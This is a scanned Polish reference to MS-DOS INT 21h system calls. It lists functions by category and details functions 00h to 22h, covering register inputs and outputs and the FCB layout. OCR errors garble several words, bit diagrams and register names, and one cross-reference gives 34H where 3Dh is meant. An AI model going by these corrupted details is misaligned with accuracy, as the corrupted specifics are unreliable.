0Ch	Opróżnianie bufora i czytanie z klawiatury

	Gospodarka pamięcią operacyjną:
48h	Przydział pamięci
49h	Zwalnianie pamięci
4Ah	Zmiana wielkości przydzielonej pamięci
58h	Ustaw/Pobierz strategię przydziału pamięci

	Zarządzanie procesami:
31h	Usyplanie procesu
4B00h	Ładowanie i uruchamianie programu
4B03h	Ładowanie nakładki
4Ch	Kończenie procesu
4Dh	Pobieranie kodu powrotu procesu potomnego
62h	Pobieranie adresu PSP

	Operacje na plikach używające dojsć:
3Ch	Tworzenie dojsćcia
3Dh	Otwieranie dojsćcia
3Eh	Zamykanie dojsćcia
3Fh	Czytanie przez dojsćcie
40h	Pisanie przez dojsćcie
42h	Ustawianie wskaźnika w pliku
45h	Kopiowanie dojsćcia
46h	Zmiana dojsćcia
5Ah	Tworzenie pliku roboczego
5Bh	Tworzenie nowego pliku

67H	Ustawienie maksymalnej liczby otwartych dojsć
68H	Stabilizowanie pliku
6CH	Rozszerzone otwieranie dojścia

	Nadzorowanie pracy urządzeń:
4400h	Pytanie o opis urządzenia
4401h	Ustalanie opisu urządzenia
4402h	Wysyłanie polecenia do urządzenia znakowego
4403h	Odbieranie informacji od urządzenia znakowego
4404h	Wysyłanie polecenia do urządzenia blokowego
4405h	Odbieranie informacji od urządzenia blokowego
4406h	Pytanie o stan urządzenia wejściowego
4407h	Pytanie o stan urządzenia wyjściowego
4408h	Pytanie, czy urządzenie ma wymienny nośnik
440Bh	Ustalanie liczby nawrotów
440Ch	Ustalanie matrycy znaków urządzeń
440Dh	Ogólna kontrola urządzeń blokowych
440Eh	Pobierz mapę urządzenia
440Fh	Ustaw mapę urządzenia

	Działania na katalogach:
39h	Tworzenie katalogu
3Ah	Usuwanie katalogu
3Bh	Ustalanie katalogu bieżącego
41h	Usuwanie pozycji z katalogu
43h	Sprawdzanie lub zmiana atrybutów pliku
47h	Pytanie o katalog bieżący
4Eh	Znajdowanie pierwszego pliku w katalogu
4Fh	Znajdowanie następnego pliku w katalogu
56h	Zmiana pozycji w katalogu
57h	Sprawdzanie lub zmiana daty i czasu modyfikacji pliku

	Funkcje sieciowe:
4409h	Pytanie, czy urządzenie blokowe jest dostępne przez sieć
440Ah	Pytanie, czy plik lub urządzenie są dostępne przez sieć
5E00h	Pytanie o nazwę stanowiska roboczego
5E02h	Ustalanie znaków sterujących drukarką
5f02h	Pytanie o pozycję listy przypisań

5F03h	Dodanie pozycji do listy przypisań
5F04h	Usuwanie pozycji z listy przypisań

	Funkcje standardu CP/M i starszych wersji systemu:
00h	Kończenie programu
0fh	Otwieranie pliku
10h	Zamykanie pliku
11h	Znajdowanie pierwszej pozycji w katalogu
12h	Znajdowanie następnej pozycji w katalogu
13h	Usuwanie pliku
14h	Sekwencyjne czytanie z pliku
15h	Sekwencyjne pisanie w pliku
16h	Tworzenie pliku
17h	Zmiana nazwy pliku
21h	Swobodne czytanie z pliku
22h	Swobodne pisanie w pliku
23h	Pytanie o rozmiar pliku
24h	Wybieranie rekordu
26h	Tworzenie nowego PSP
27h	Swobodne czytanie ciągu rekordów
28h	Swobodne pisanie ciągu rekordów

	Inne funkcje systemowe:
0dh	Stabilizowanie stanu dysków
0eh	Ustalanie dysku bieżącego
19h	Pytanie o dysk bieżący
1Ah	Ustalenie buforu roboczego
1Bh	Pytanie o charakterystykę dysku roboczego
1Ch	Pytanie o charakterystykę urządzenia blokowego
25h	Ustalanie adresu kodu obsługi przerwania
29h	Rozkład nazwy pliku
2Ah	Pytanie o datę
2Bh	Ustalanie daty
2Ch	Pytanie o czas
2Dh	Ustalanie czasu
2Eh	Ustalanie sygnalizatora weryfikacji
2Fh	Pytanie o bufor roboczy
30h	Pytanie o numer wersji systemu
33h	Pytanie wrażliwość na znak Control-C lub jej ustalenie
35h	Pytanie o adres kodu obsługi przerwania

36h	Pytanie o rozmiar wolnego obszaru na dysku
38h	Pytanie o kod kraju lub ustalanie tego kodu
54h	Pytanie o stan sygnalizacji weryfikacji
5C00h	Rezerwowanie części pliku
5C01h	Zwalnianie części pliku
59h	Pytanie o pełny kod błędu
65H	Pobierz rozszerzone informacje o kraju
66H	Ustal/Pobierz globalną matrycę znaków

	Funkcje nie udokumentowane:
1fh	Pytanie o adres bloku informacji o urządzeniu dla bieżącego dysku
32h	Pytanie o adres bloku informacji o urządzeniu
34h	Pytanie o adres sygnalizatora pracy systemu
37h	Ustaw/Pobierz znak przekazywania parametrów
50h	Ustaw segment PSP
51h	Pobierz segment PSP
52h	Pobierz adres listy adresów MS-DOS
55h	Utwórz PSP

Poniżej na kolejnych stronach przedstawione są funkcje systemu DOS. Przy opisie funkcji podane są parametry wejściowe, wyjściowe oraz efekty działania funkcji. Funkcje, które nie znajdują się w "Microsoft MS-DOS Programmers Reference" będą nazywał funkcjami nieudokumentowanymi. Działają one wprawdzie w obecnych wersjach systemu, ale nie ma żadnej pewności, iż będą działały w następnych. Przy funkcjach zachowanych dla kompatybilności z poprzednimi wersjami podany jest nowszy odpowiednik tej funkcji. Jeśli w opisie funkcji występuje pojęcie dotychczas Ci nie znane, to jest ono wyjaśniane poniżej.

Funkcja	00H
Nazwa:	Zakończenie programu
Wejście:	AH = 00H CS = Adres przedrostka procesu (PSP)
Powrót:	Brak
Opis:	Funkcja kończy wykonywany proces. Zwalnia pamięć przydzieloną procesowi, zamyka wszystkie otwarte pliki i oddaje sterowanie procesowi macierzystemu.
Uwagi:	Jeśli Twój program zmieniał długość plików to przed wywołaniem tej funkcji musisz sam je zamknąć przy pomocy funkcji 10h. Jeśli tego nie zrobisz pliki te będą miały podaną niewłaściwą długość w katalogu.
Odpowiednik:	Funkcja 4C – kończenie procesu jest nowszą funkcją służącą do tego samego celu.
Funkcja	01H
Nazwa:	Czytanie znaku z echem
Wejście:	AH = 01H
Powrót:	AL = Przeczytany znak

- Opis:** Funkcja czeka na znak w standardowym strumieniu wejściowym i kopiuje ten znak do standardowego strumienia wyjściowego. Jeśli tym znakiem jest Control-C to wywołuje przerwanie 23H.
- Uwagi:** Jak pewnie pamiętasz w systemie operacyjnym zdefiniowane są standardowe urządzenia, między innymi konsola użytkownika (con) , urządzenie dołączone do złącza szeregowego (comm lub aux) i drukarka (prn). Ponieważ w systemie operacyjnym nie ma różnicy między plikami, a urządzeniami, zarówno urządzenia jak i używane pliki mają w programie przypisane numery zwane dościami. Przy uruchamianiu nowego programu system operacyjny tworzy tablicę dośc. Jej rozmiar i adres znajduje się w przedrostku procesu (PSP) pod adresem 32H. Tablica ta ma zazwyczaj 20 pozycji, z czego dościa o numerach 0-4 są używane dla zdefiniowania standardowych strumieni (dla plików zostają więc dościa o numerach 5-19). Znaczenie standardowych strumieni jest wyjaśnione poniżej:

Doście	Standardowy strumień	Początkowo przypisane urządzenie
0	Strumień wejściowy	Konsola (CON)
1	Strumień wyjściowy	Konsola (CON)
2	Strumień diagnostyczny	Konsola (CON)
3	Strumień dodatkowy	Złącze szeregowe(AUX)
4	Strumień drukarki	Drukarka (PRN)

Znaczenie strumieni można zmieniać przy pomocy funkcji 46H. Tak więc standardowy strumień wejściowy może być powiązany z plikiem, a standardowy strumień wyjściowy z drukarką. Jednak zazwyczaj standardowy strumień wejściowy i wyjściowy oznaczają konsolę (konkretnie klawiaturę i ekran).

Funkcja	02H
Nazwa:	Wypisywanie znaku
Wywołanie:	AH = 02H DL = Kod znaku do wypisania
Powrót:	Brak
Opis:	Przesyła znak, którego kod znajduje się w rejestrze DL do standardowego strumienia wyjściowego. Jeśli podczas tej funkcji naciśnięty jest Control-C to wywołuje ona przerwanie 23H.
Funkcja	03H
Nazwa:	Czytanie znaku z urządzenia dodatkowego.
Wywołanie:	AH = 03H
Powrót:	AL = Kod znaku otrzymanego z urządzenia dodatkowego.
Opis:	Funkcja czeka na znak ze strumienia dodatkowego i zwraca go w rejestrze AL. Nie zwraca kodu błędu ani statusu. Naciśnięcie Control - C podczas tej funkcji wywołuje przerwanie 23H.
Funkcja	04H
Nazwa:	Wypisywanie znaku do urządzenia dodatkowego
Wywołanie:	AH = 04H DL = Kod znaku dla urządzenia dodatkowego
Powrót:	Brak

Opis: Funkcja wysyła znak zawarty w DL do standardowego strumienia dodatkowego. Nie zwraca kodu błędu ani statusu. Naciśnięcie Control – C powoduje wywołanie przerwania 23H

Funkcja 05H

Nazwa: Drukowanie znaku
 Wywołanie: AH = 05H
 DL = Kod znaku do wydrukowania
 Powrót: Brak
 Opis: Przesyła znak z rejestru DL do standardowego strumienia drukarki. Funkcja ta nie zwraca kodu błędu ani stanu. Naciśnięcie Control – C podczas funkcji powoduje wywołanie przerwania 23H.

Funkcja 06H

Nazwa: Bezpośrednie korzystanie z konsoli
 Wywołanie: AH = 06H
 DL – Patrz Opis
 Powrót: AL
 Opis: Jeśli przed wywołaniem funkcji w rejestrze DL była wartość 0FFH, to nie ustawiony znacznik Z oznacza, że w AL znajduje się znak ze standardowego strumienia wejściowego. Ustawiony znacznik zero oznacza, że w standardowym strumieniu wejściowym nie było żadnego znaku. W takim przypadku w AL wstawiana jest wartość 0.
 Opis: Działanie funkcji zależy od wartości, którą prześlemy jej w rejestrze DL. Jeśli w rejestrze DL była wartość 0FFH to funkcja zwraca wartości w sposób opisany powyżej. Jeśli w rejestrze DL była inna wielkość niż 0FFH wtedy znak zawarty w DL jest przesyłany do standardowego strumienia wyjściowego.
 Uwagi: Funkcja nie reaguje na naciśnięcie Control – C

Funkcja 07H

Nazwa: Bezpośrednie czytanie z konsoli
 Wywołanie: AH = 07H
 Powrót: AL = Znak z klawiatury
 Opis: Funkcja czeka na znak do odczytu ze standardowego strumienia wejściowego, następnie zwraca jego kod w rejestrze AL.
 Uwagi: Funkcja nie kieruje odczytanego znaku do strumienia wyjściowego (nie wyświetla go na ekranie) ani nie reaguje na znak Control – C (niezależnie od stanu przełącznika BREAK) traktując go jako normalny znak. Jest więc na przykład przydatna w sytuacji gdy należy wprowadzić do programu jakieś hasło.

Funkcja 08H

Nazwa: Czytanie znaku
 Wywołanie: AH = 08H
 Powrót: AL = Znak z klawiatury
 Opis: Funkcja czeka na znak ze standardowego strumienia wejściowego, następnie zwraca jego wartość w AL. Naciśnięcie Control – C powoduje wywołanie przerwania 23H.
 Uwagi: Funkcja nie przekazuje znaku do standardowego urządzenia wyjściowego. (Nie wyświetla go na ekranie).

Funkcja	09H
Nazwa:	Wypisywanie tekstu
Wywołanie:	AH = 09 DS:DX – Adres początku łańcucha do wyświetlenia.
Powrót:	Brak
Opis:	Funkcja wysyła do standardowego strumienia wyjściowego łańcuch znaków zakończony znakiem '\$' (który sam nie jest wyświetlany). Początek tego łańcucha wskazuje para rejestrów DS:DX. Wypisywanie można przerwać przez naciśnięcie Control – C. Wznowienie wypisywania po przenwaniu 23H (obsługiwanym przez program) następuje od nowego wiersza.

Funkcja	0AH
Nazwa:	Czytanie wiersza z klawiatury
Wywołanie:	H = 0AH DS:DX – Adres bufora strumienia wejściowego
Powrót:	Brak
Opis:	Funkcja pobiera łańcuch znaków ze standardowego strumienia wejściowego. Kopiuje je do bufora zdefiniowanego przez DS:DX. Bufor musi mieć następującą formę:

1 bit	Maksymalna liczba znaków w buforze łącznie ze znakiem CR, który musi znaleźć się na końcu
2 bit	Liczba przeczytanych znaków w buforze bez CR (Tę wartość ustawia funkcja po zakończeniu czytania znaków)
3 bit	Wprowadzone znaki

Znaki są odczytywane ze standardowego strumienia wejściowego, aż do momentu napotkania znaku CR (0DH). Jeśli w buforze pozostanie wolny tylko jeden bajt to wszystkie pozostałe odczytane znaki są ignorowane, a do standardowego strumienia wyjściowego przesyłany jest znak BEL (07H). Jeśli standardowym strumieniem wejściowym i wyjściowym jest konsola to wprowadzany tekst może być edytowany przy pomocy klawiszy Delete i Backspace, a w przypadku przepełnienia bufora następuje sygnał dźwiękowy. Funkcja jest wrażliwa na Control – C. Naciśnięcie tych klawiszy powoduje wywołanie przenwania 23H.

Funkcja	0BH
Nazwa:	Sprawdzanie stanu klawiatury
Wywołanie:	AH = 0BH
Powrót:	AL = 0FFH w buforze klawiatury znajdują się jakieś znaki 00H w buforze klawiatury nie ma znaków
Opis:	Funkcja sprawdza, czy w standardowym strumieniu wejściowym są jakieś znaki (Jeśli nie zostało zmienione przyporządkowanie strumienia wejściowego, to sprawdza, czy w buforze klawiatury znajdują się jakieś znaki). Jeśli nie ma dostępnych znaków to funkcja zwraca w rejestrze AL wartość 0, jeśli są to wartość 0FFH. Jeśli w buforze znajduje się znak Control – C to funkcja wywołuje przerwanie 23H.

Funkcja	0CH
Nazwa:	Opróżnianie bufora czytanie z klawiatury

Wywołanie:	AH = 0CH AL = 1, 6, 7, 8, 0AH – wartość ta odpowiada funkcji, która ma być wywołana po wyczyszczeniu bufora
Powrót:	AL = 0 Bufor klawiatury opróżniony, żadne inne działanie nie podjęte
Opis:	Funkcja ta czyści bufor standardowego strumienia wejściowego (ma to sens tylko wtedy gdy strumień ten jest związany z klawiaturą). Po opróżnieniu bufora dalsze czynności funkcji zależą od wartości przekazanej w AL. Jeśli jest to 1, 6, 7, 8, 0AH to zostaje wywołana funkcja o tym numerze. Jeśli nie to kończy działanie zwracając w rejestrze AL wartość 0.
Uwagi:	Stosuj tę funkcję w przypadku, gdy program ma pytać użytkownika o zgodę na jakąś nieodwracalną operację typu formatowanie dysku twardego. Wtedy bufor klawiatury musi być wyczyszczony, aby nie „zapiął się” jakiś poprzednio naciśnięty znak.

Funkcja	0DH
Nazwa:	Stabilizowanie stanu dysku
Wywołanie:	AH = 0DH
Powrót:	Brak
Opis:	Funkcja czyści wszystkie bufor plików w pamięci, co powoduje, że zawartość tych plików jest poprawna. (Uwzględniając wszystkie zmiany dori wprowadzone w trakcie pracy programu). Czyszczenie buforów nie oznacza zamknięcia plików. W tym celu musisz wywołać standardową funkcję zamykania plików (10H lub 3EH).
Uwagi:	Wywołuj tę funkcję zawsze w sytuacji krytycznej, grożącej załamaniem się systemu. Przykładowo wywołanie tej funkcji powinno się znaleźć w dobrze napisanej procedurze obsługi przerwania 23H.

Funkcja	0EH
Nazwa:	Ustalanie dysku bieżącego.
Wywołanie:	AH = 0EH DL = Numer dysku logicznego (0 = A, 1 = B, itd)
Powrót:	AL = Liczba dysków logicznych w systemie.
Opis:	Ustala dysk o numerze podanym w DL jako dysk bieżący. Zwraca w AL liczbę wszystkich dysków logicznych w systemie (mogą to być dyski stałe, dyskietki, RAM – dyski, partycje dużych dysków, dyski sieciowe itd.).
Uwagi:	Firma Microsoft, przy opisie tej funkcji nie gwarantuje, iż w następnych wersjach systemu rejestr AL będzie zwracał liczbę dysków logicznych. Powinieneś traktować więc tą wartość z ostrożnością.

Funkcja	0FH
Nazwa:	Otwieranie pliku
Wywołanie:	AH = 0FH DS:DX – adres bloku FCB nie związanego z żadnym otwartym plikiem
Powrót:	AL = 00H – Znaleziono plik o takiej nazwie 0FFH – Nie ma takiego pliku
Opis:	Funkcja ta otwiera plik DS:DX musi zawierać adres bloku FCB (patrz niżej) tego pliku. Plik nie może być już otwarty. Jeśli plik o danej nazwie nie istnieje w bieżącym katalogu albo ma ustawione atrybuty hidden lub system to funkcja zwraca w rejestrze wartość 0FFH i kończy działanie. W przeciwnym wypadku do rejestru AL wpisywane jest 0, a odpowiednie pola FCB są uzupełniane w następujący sposób:

– Jeśli Numer Stacji Dysków [00H] miał wartość 0 (dysk bieżący) to wartość ta jest zmieniana na numer dysku bieżącego (1=A, 2=B itd).

– Numer Bloku Bieżącego[0CH] jest ustawiany na 0

– Rozmiar Rekordu[0EH] jest ustawiany na 128 (standardowy rozmiar sektora w systemie CP/M)

Rozmiar Pliku[10H], Data[14H] i Czas[16H] ostatniego zapisu są ustawiane zgodnie z danymi z katalogu.

Nie są ustawiane natomiast pola [20H] i [21H] FCB. Jeśli Twój program po otwarciu pliku chce korzystać z operacji sekwencyjnych to musi sam ustawić. Przesunięcie Rekordu[20h]. Jeśli chce korzystać z operacji swobodnych to musi ustawić Numer Aktualnego Rekordu [21h].

Uwagi:

W pierwszych wersjach systemu każdy plik otwierany przez proces był definiowany przez 34-bajtowy Blok Opisu Pliku (FCB – File Control Block). Blok ten może mieć dwie wersje normalną i rozszerzoną. Wersja rozszerzona używa pierwszych 7 bitów bloku w przeciwieństwie do normalnego FCB. Blok ten ma następującą postać:

Offset	Rozmiar	Znaczenie
-07H	1	Wskaźnik początku rozszerzonego FCB zawsze 0FFH.
-06H	5	Zarezerwowane.
-01H	1	Atrybuty pliku.
		Start zwykłego FCB
00H	1	Numer dysku 1=A, 2=B itd. Jeśli używasz FCB do otwierania pliku to możesz w to miejsce wstawić 0 jako numer bieżącego dysku, a system sam wstawi odpowiednią nazwę.
01H	8	Nazwa pliku (może być również nazwa urządzenia). Nazwa odnosi się zawsze do bieżącego katalogu.
09H	3	Rozszerzenie nazwy.
0CH	2	Numer bloku – wspólnie z polem przesunięcie rekordu wskazują na adres aktualnego rekordu. Blok jest grupą 128 rekordów. Przy otwieraniu pole to jest ustawiane na 0.
0EH	2	Rozmiar rekordu. Rozmiar rekordu logicznego w pliku. Standardowo ustawiany na 80H, ale może mieć również inne wartości.
10H	4	Rozmiar pliku w bajtach.
14H	2	Data ostatniej modyfikacji. Bajty mają następujący format: [15H] – IRIRIRIRIRIRIRIRIMIMIMIDIDIDIDI – [14H] R – rok licząc od 1980 M – miesiąc D – Dzień
16H	2	Czas ostatniej modyfikacji. Bajty mają następujący format: [17H] – IGIGIGIGIGIMIMIMIIMIMISISISISI – [16H] G – godzina M – minuta S – sekunda
18H	8	Zarezerwowane.
20H	1	Przesunięcie rekordu – Wskazuje na pozycję bieżącego rekordu w bloku. (Wykorzystywany przy operacjach w trybie sekwencyjnym).
21H	4	Numer rekordu liczony od początku pliku. (Wykorzystywany przy operacjach w trybie swobodnym).

Odpowiednik:

Funkcja 34H – otwieranie dojścia jest nowszą funkcją pozwalającą na dostęp do pliku.

Funkcja	10H
Nazwa:	Zamykanie pliku
Wywołanie:	AH = 10H DS:DX – adres FCB danego pliku.
Powrót:	AL = 0 – Plik zamknięty 0FFH – Nie ma takiego pliku w bieżącym katalogu
Opis:	Zamyka plik opisany w bloku FCB wskazywanym przez DS:DX. Jeśli plik taki istnieje w bieżącym katalogu to rejestr AL zwraca wartość 0, funkcja przesyła zawartość buforu pliku fizycznie na dysk oraz aktualizuje informacje o pliku w katalogu. W przeciwnym wypadku w rejestrze AL zwracana jest wartość 0FFH.
Uwagi:	Powinieneś zawsze pamiętać o zamykaniu plików, bowiem dopiero po zamknięciu masz pewność, iż plik zawiera właściwe dane. Częstym powodem wystąpienia błędu podczas zamykania pliku jest to, iż podczas pracy programu został zmieniony bieżący katalog. W takim wypadku funkcja nie może znaleźć pliku i sygnalizuje błąd.
Odpowiednik:	Funkcja 3EH – zamykanie dościa

Funkcja	11H
Nazwa:	Znajdowanie pierwszej pozycji w katalogu
Wywołanie:	AH = 11H DS:DX – adres bloku FCB
Powrót:	AL = 0 – Znalezione w katalogu plik odpowiadający wzorcowi 0FFH – w bieżącym katalogu nie ma pliku odpowiadającego wzorcowi
Opis:	Funkcja przeszukuje bieżący katalog w poszukiwaniu pozycji odpowiadających wzorcowi. Wzorec jest przekazywany w bloku FCB wskazywanym przez DS:DX. We wzorcu mogą znajdować się symbole specjalne * i ?. Jeśli w bieżącym katalogu nie ma pozycji odpowiadających wzorcowi, to w rejestrze AL zwracana jest wartość 0FFH. W przeciwnym wypadku funkcja zwraca w rejestrze AL wartość 0, w buforze roboczym systemu (DTA) tworzy nowy FCB znalezionej pozycji, a w pierwotnym FCB zapisuje informacje pozwalające na wznowienie szukania pliku od tej pozycji przez funkcję 12H.
Uwagi:	Jeśli chcesz używać tej funkcji do szukania plików systemowych lub ukrytych to musisz jako parametr przekazać blok FCB w rozszerzonej postaci, z odpowiednio ustawionym polem atrybutów. DS:DX musi wskazywać na adres pierwszego bajtu tego bloku.
Odpowiednik:	Funkcja 4EH – znajdowanie pierwszego pliku w katalogu.

Funkcja	12H
Nazwa:	Znajdowanie następnej pozycji w katalogu.
Wywołanie:	AH = 12H DS:DX – adres bloku FCB
Powrót:	AL = 0 – Znalezione w katalogu plik odpowiadający wzorcowi 0FFH – w bieżącym katalogu nie ma więcej plików odpowiadających wzorcowi
Opis:	Po użyciu funkcji 11H, funkcja szuka następnej pozycji odpowiadającej wzorcowi. Jeśli w bieżącym katalogu nie ma więcej plików odpowiadających wzorcowi to w rejestrze AL zwracana jest wartość 0FFH. Jeśli natomiast funkcja znajdzie taki plik to w rejestrze AL zwraca 0, a buforze roboczym (DTA) zostaje utworzony blok FCB dla znalezionej pozycji.

Uwagi:	Funkcji tej nie możesz użyć w innej sytuacji, niż po wykonaniu funkcji 11H z tym samym blokiem FCB. Jeśli chcesz szukać plików systemowych lub ukrytych to DS:DX musi wskazywać na pierwszy bajt bloku FCB w postaci rozszerzonej.
Odpowiednik:	Funkcja 4F – znajdowanie następnej pozycji w katalogu.

Funkcja	13H
Nazwa:	Usuwanie pliku
Wywołanie:	AH = 13H DS:DX – adres bloku FCB nieotwartego pliku
Powrót:	AL = 0 – znalezione i usunięte pliki odpowiadające wzorcowi 0FFH – nie znaleziono plików odpowiadających wzorcowi
Opis:	Funkcja usuwa pliki odpowiadające wzorcowi przekazanemu w bloku FCB, którego adres znajduje się w DS:DX. We wzorcu mogą znajdować się symbole specjalne ? i *. Jeśli nie zostaną znalezione pozycje w bieżącym katalogu odpowiadające wzorcowi, to funkcja zwraca 0FFH w rejestrze AL. W przeciwnym wypadku w AL zwracane jest 0.
Uwagi:	Funkcja nie usuwa otwartych plików.
Odpowiednik:	Funkcja 41H – usuwanie pozycji z katalogu.

Funkcja	14H
Nazwa:	Sekwencyjne czytanie z pliku
Wywołanie:	AH = 14H DS – Adres bloku FCB otwartego pliku
Powrót:	AL = 00H – Czytanie zakończone sukcesem 01H – Napotkano koniec pliku 02H – Zbyt mało miejsca w buforze roboczym 03H – Napotkano koniec pliku, Przeczytana część rekordu, reszta wypełniona zerami.
Opis:	Funkcja powoduje przeczytanie kolejnego rekordu z otwartego pliku związanego z blokiem FCB wskazywanym przez DS:DX, umieszczenie tego rekordu w buforze roboczym (DTA) oraz zwiększenie Przesunięcia Rekordu [20H] i ewentualnie Numeru Bloku [0CH] bloku FCB. W rejestrze AL po wykonaniu funkcji mogą znajdować się wartości takie jak opisane powyżej.
Odpowiednik:	Funkcja 3FH – czytanie przez dośście.

Funkcja	15H
Nazwa:	Sekwencyjne pisanie w pliku
Wywołanie:	AH = 15H DS:DX – Adres bloku FCB otwartego pliku
Powrót:	AL = 00H – pisanie zakończone sukcesem 01H – Dysk pełny, pisanie przerwane 02H – Bufor roboczy zbyt mały, pisanie przerwane
Opis:	Funkcja zapisuje rekord znajdujący się w buforze roboczym (DTA) do pliku opisywanego przez blok FCB wskazywany przez DS:DX. Funkcja zapisuje rekord o długości równej Rozmiarowi Rekordu [0EH] pod pozycję wskazywaną przez Numer Bloku [0CH] i Przesunięcie Rekordu [20H], a następnie zwiększa wartości tych pól. W rejestrze AL zwracana jest war-

tość określająca powodzenie operacji zapisu. Znaczenie zwracanych wartości jest opisane powyżej.
 Odpowiednik: Funkcja 40H – pisanie przez dojskie.

Funkcja 16H

Nazwa: Tworzenie pliku
Wywołanie: AH = 16H
 DS:DX – adres bloku FCB nieotwartego pliku
Powrót: AL =
 0 – utworzono plik lub plik już istnieje
 0FFH – brak pliku o takiej nazwie w kartotece i brak miejsca w kartotece na utworzenie nowego pliku.
Opis: Funkcja tworzy w katalogu bieżącym nowy plik pod nazwą taką jak podana w bloku FCB wskazywanym przez DS:DX i otwiera go. Jeśli plik o takiej nazwie istnieje w katalogu bieżącym to otwiera go ustawiając Długość Pliku [10H] na 0. Jeśli utworzenie pliku nie jest możliwe to w rejestrze AL funkcja zwraca wartość 0FFH, w przeciwnym wypadku 0.
Uwagi: Jeśli chcesz utworzonemu plikowi nadać atrybuty, to DS:DX powinno wskazywać na pierwszy bajt bloku FCB w postaci rozszerzonej.
Odpowiednik: Funkcja 3C – tworzenie dojscia.

Funkcja 17H

Nazwa: Zmiana nazwy pliku
Wywołanie: AH = 17H
 DS:DX – adres bloku FCB w postaci zmodyfikowanej
Powrót: AL =
 0 – Zmieniono nazwę
 0FFH – nie istnieje plik o podanej nazwie lub próba zmiany na nazwę już istniejącą.
Opis: Funkcja zmienia nazwę istniejącego pliku związanego z blokiem FCB wskazywanym przez DS:DX. Blok ten musi mieć zmienioną postać. Bezpośrednio po wzorcu nazwy pierwszego pliku należy podać (zaczynając od 11H) wzorec nowej nazwy. Wzorce mogą zawierać symbole specjalne ? i *. Po wykonaniu funkcji w rejestrze AL zwracane są wartości opisane powyżej.
Uwagi: Nie możesz zmienić tą funkcją nazw zbiorów systemowych, ani ukrytych.
Odpowiednik: Funkcja 56H – zmiana pozycji w katalogu.

Funkcja 19H

Nazwa: Pytanie o dysk bieżący
Wywołanie: AH = 19H
Powrót: AL – Bieżący dysk (0=A, 1=B, itd.)
Opis: Funkcja zwraca w rejestrze AL numer bieżącego dysku.

Funkcja 1AH

Nazwa: Ustalenie bufora roboczego
Wywołanie: AH = 1AH
 DS:DX – adres bufora roboczego
Powrót: Brak

Opis: Funkcja ustala adres bufora roboczego na podany przez DS:DX.
Uwagi: DTA – Disk Transfer Adres – bufor roboczy operacji dyskowych. – jest to obszar służący do przeprowadzania operacji dyskowych, które zawsze wykorzystują ten obszar jako jedną ze stron przesyłania danych (W standardzie CP/M) lub do zapisu informacji odczytanych z dysku. Przed rozpoczęciem pracy procesu system przydziela w przedrostku PSP komórki 80H-FFH jako standardowy bufor roboczy dla tego procesu. Funkcja powyższa służy do innego umieszczenia bufora w pamięci. Zwróć uwagę, iż DTA jest strukturą lokalną to znaczy dla każdego procesu może znajdować się w innym miejscu. Przy ustawianiu bufora roboczego pamiętaj o tym, iż powinien on mieć przynajmniej 80H bajtów, taki jest bowiem standardowy rozmiar rekordów przesyłanych do tego bufora.

Funkcja	1BH
Nazwa:	Pytanie o charakterystykę dysku bieżącego
Wywołanie:	AH = 1BH
Powrót:	AL = liczba sektorów w bloku przydziału (cluster) CX = liczba bajtów w sektorze DX = liczba blok przydziału na dysku DS:BX – adres bajtu identyfikującego postać dysku (patrz Blok ładujący)
Opis:	Funkcja zwraca dane o bieżącym dysku w sposób opisany powyżej.
Uwagi:	Zwróć uwagę, iż bajt identyfikujący postać dysku świadczy tylko o tym jaka dyskietka znajduje się w stacji, a nie jaki to jest dysk.

Funkcja	1CH
Nazwa:	Pytanie o charakterystykę urządzenia blokowego
Wywołanie:	AH = 1CH DL = numer urządzenia (0=dysk bieżący, 1=A, 2=B itd)
Powrót:	AL = liczba sektorów w bloku przydziału (cluster) lub 0FFh jeśli numerowi w rejestrze DL nie odpowiada żadne urządzenie blokowe CX = liczba bajtów w sektorze DX = liczba blok przydziału na dysku DS:BX – adres bajtu identyfikującego postać dysku (patrz Blok ładujący)
Opis:	Funkcja zwraca dane o urządzeniu blokowym (najczęściej dysk), którego numer podany jest w rejestrze DL. Znaczenie poszczególnych rejestrów jest opisane powyżej.
Uwagi:	Zwróć uwagę iż bajt identyfikujący postać dysku świadczy tylko o tym jaka dyskietka znajduje się w stacji, a nie jaka to jest stacja.

Funkcja	1FH
Nazwa:	Pytanie o adres bloku informacji o urządzeniu dla bieżącego dysku
Wywołanie:	AH = 1FH
Powrót:	DS:BX – adres bloku informacji o urządzeniu dla bieżącego dysku
Opis:	Funkcja zwraca adres bloku informacji o urządzeniu dla bieżącego dysku. (Patrz również: opis programów obsługi urządzeń – rozdział 2). Blok ten ma następujący format:

Offset	Rozmiar	Zawartość
+0	1	Numer dysku (0=A, 1=B, etc.)
+1	1	Numer urządzenia w programie (Pole [0AH] nagłówka urządzenia)
+2	2	Rozmiar sektora w bajtach

Offset	Rozmiar	Zawartość
+4	1	Liczba sektorów na blok przydziału (cluster)
+5	1	n (blok przydziału = 2 * liczba sektorów)
+6	2	Liczba zarezerwowanych sektorów na dysku
+8	1	Liczba tablic FAT na dysku
+9	2	Ilość pozycji w głównym katalogu
+0bH	2	Numer pierwszego sektora z danymi
+0dH	2	Liczba bloków przydziałów na dysku
+0fH	1	Rozmiar FAT w sektorach
+10H	2	Sektor, w którym znajduje się główny katalog
+12H	4	Adres nagłówka urządzenia
+16H	1	Bajt identyfikujący postać dysku (FAT)
+17H	1	Znacznik dostępu. 0 = była już transmisja z tego urządzenia.
+18H	4	Adres następnego bloku informacji o dysku. (0FFFFH gdy ostatni)

Uwagi: Funkcja nieudokumentowana. Bądź ostrożny z jej używaniem. Wszystkie te informacje możesz pobrać również z innych funkcji i przerwań.

Funkcja 21H

Nazwa: Swobodne czytanie z pliku
Wywołanie: AH = 21H
 DS – Adres bloku FCB otwartego pliku
Powrót: AL =
 00H – Czytanie zakończone sukcesem
 01H – Napotkano koniec pliku
 02H – Zbyt mało miejsca w buforze roboczym
 03H – Napotkano koniec pliku, Przeczytana część rekordu, reszta wypełniona zerami.
Opis: Funkcja powoduje przeczytanie rekordu wskazywanego przez Numer Rekordu Bieżącego [21H] z otwartego pliku związanego z blokiem FCB wskazywanym przez DS:DX, umieszczenie tego rekordu w buforze roboczym (DTA) oraz zwiększenie Przesunięcia Rekordu [20H] i ewentualnie Numeru Bloku [0CH] bloku FCB. W rejestrze AL po wykonaniu funkcji mogą znajdować się wartości takie jak opisane powyżej.
Odpowiednik: Funkcja 3FH – czytanie przez dojskie.

Funkcja 22H

Nazwa: Swobodne pisanie w pliku
Wywołanie: AH = 22H
 DS:DX – Adres bloku FCB otwartego pliku
Powrót: AL =
 00H – pisanie zakończone sukcesem
 01H – Dysk pełny, pisanie przerwane
 02H – Bufor roboczy zbyt mały, pisanie przerwane
